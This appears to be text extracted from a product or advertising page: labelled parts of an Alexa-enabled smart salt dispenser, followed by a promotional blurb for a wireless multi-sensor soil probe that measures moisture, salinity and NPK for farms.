
1 tsp

Display

Dial

Mood Light

Mode Button
(Back)

Bluetooth Speaker

Ergonomic Design

m

Smart Salt Dispenser
-Alexa Enabled-

THE WORLD'S FIRST WIRELESS NPK SENSOR

Get the most detailed soil quality data available, via a single probe with 26 sensors reporting soil moisture, salinity, and NPK at three different depths, as well as aeration, respiration, air temperature, light, and humidity.

No wires. Nothing to catch or snag. Easy to install and built to stand up to the wear and tear of your farm.

Learn More →

